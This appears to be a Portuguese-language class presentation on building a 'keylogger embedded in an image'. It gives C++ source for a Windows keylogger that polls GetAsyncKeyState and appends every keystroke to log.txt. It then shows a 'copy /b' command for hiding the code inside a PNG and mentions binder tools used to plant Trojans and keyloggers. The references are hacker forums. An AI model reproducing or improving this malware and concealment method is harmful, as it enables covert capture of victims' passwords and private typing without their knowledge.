

KEYLOGGER EM IMAGEM

Construção de um Keylogger embutido em imagem

O QUE É UM KEYLOGGER?

“São aplicativos ou dispositivos que ficam em execução em um determinado computador para monitorar todas as entradas do teclado.”



Jonathan Machado, Tecmundo.



LINGUAGEM ESCOLHIDA: C++

A linguagem escolhida para a construção do aplicativo foi C++ por assemelhar-se a uma linguagem recentemente estudada e apresentar mais facilidade para o entendimento geral da turma.

IDE E COMPILADOR



CONSTRUÇÃO DO KEYLOGGER

```
#include <iostream>
#include <windows.h>
#include <stdio.h>

using namespace std;

int salvar(int tecla, char *file){

    FILE *newarquivo;
    newarquivo = fopen(file, "a+");

    fprintf(newarquivo, "%s", &tecla);

return 0;
}
```

CONSTRUÇÃO DO KEYLOGGER

```
int main()
{
    char a;


    while(true) {

        for(a=8;a<=190;a++) {
            if(GetAsyncKeyState(a) == -32767)
                salvar(a, "log.txt");
        }

    }

    return 0;
}
```

EMBUTINDO O KEYLOGGER À IMAGEM



```
Microsoft Windows [versão 6.3.9600]
(c) 2013 Microsoft Corporation. Todos os direitos reservados.

C:\Users\Breno>copy /b "Nome Da Imagem.png" + "Nome do Arquivo.c" "Nome do Arquivo final.png"
```

- Serve apenas para embutir o código à imagem. Similar a editar a imagem com o bloco de notas e apenas colocar o código do aplicativo.
- Não executa a aplicação.

EMBUTINDO KEYLOGGER À IMAGEM



- Criado com propósito de juntar arquivos para fins ilícitos.
- Não foi possível encontrar um executável por fonte confiável.
- O código embutido é executado.
- Muito utilizado para implantação de Trojans e Keyloggers.

REFERÊNCIAS

Fórum CaveiraTech: caveiratech.com

Fórum Guia do Hacker: guiadohacker.com.br